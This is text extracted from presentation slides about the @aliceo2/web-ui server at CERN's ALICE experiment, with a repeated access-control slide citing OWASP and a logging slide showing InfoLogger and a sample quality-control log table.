
# Access Control\*

@aliceo2/web-ui server ensures users are not exceeding their allowed operations

Admins




Guests



Web Server


CERN  
Application  
Portal



*[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)*

# Access Control\*


@aliceo2/web-ui server ensures users are not exceeding their allowed operations



*[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)*

# Access Control\*

@aliceo2/web-ui server ensures users are not exceeding their allowed operations




[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)



# Access Control\*


@aliceo2/web-ui server ensures users are not exceeding their allowed operations



*\*[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)*

# Access Control\*

@aliceo2/web-ui server ensures users are not exceeding their allowed operations



\*[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)



# Logging and Monitoring\*

- InfoLogger, an in-house developed tool for tracking high-value transactions
- ELK (Elastic, Logstash, Kibana) stack for system logs

Query <span>Live</span> <span>Clear</span> <span>Download</span>														Debug Info Warn Error Fatal				Ops	Support	Dev	Trace	Box
Date	Time	Hostname	RoleName	PID	Username	System	Facility	Detector	Partition	Run	ErrCode	ErrLine	ErrSource									
From	To																					
to	exclude																					
S...	Le...	Time	Hostname	Syst...	Facility	Date...	Partition	Run	Message													
0	6	15:24:18.889	alic2-cr1-gb01	QC	postQ_T_TPC_Synt	TPC	2earWTh0y	555230	Relieved object goTPC/QDTPC_SyntTPC_Synt with timestamp: 1682515256889													
0	6	15:24:18.889	alic2-cr1-gb01	QC	postQ_T_TPC_Synt	TPC	2earWTh0y	555230	Generating 1 jobs.													
0	6	15:24:18.882	alic2-cr1-gb01	QC	postQ_T_TPC_Synt	TPC	2earWTh0y	555230	Publishing 2 MonitorObjects													
0	11	15:24:18.865	alic2-cr1-gb01	QC	checkdata-PTPC_Q...	TPC	2earWTh0y	555230	CheckRunner go-checkdata-PTPC_Q_T_TPC_Synt_5 received an array with 2 entries from Q_T_TPC_Synt													
0	11	15:24:18.865	alic2-cr1-gb01	QC	checkdata-PTPC_Q...	TPC	2earWTh0y	555230	Trying 0-checks for 2 monitor objects													
0	11	15:24:18.865	alic2-cr1-gb01	QC	checkdata-PTPC_Q...	TPC	2earWTh0y	555230	Storing 8 QualityObjects													
0	11	15:24:18.865	alic2-cr1-gb01	QC	checkdata-PTPC_Q...	TPC	2earWTh0y	555230	Storing 2 MonitorObjects													
0	6	15:24:18.863	alic2-cr1-gb01	QC	checkdata-PTPC_Q...	TPC	2earWTh0y	555230	Storing MonitorObject goTPC/QDQ_T_TPC_SyntQ_T_TPC_Synt													
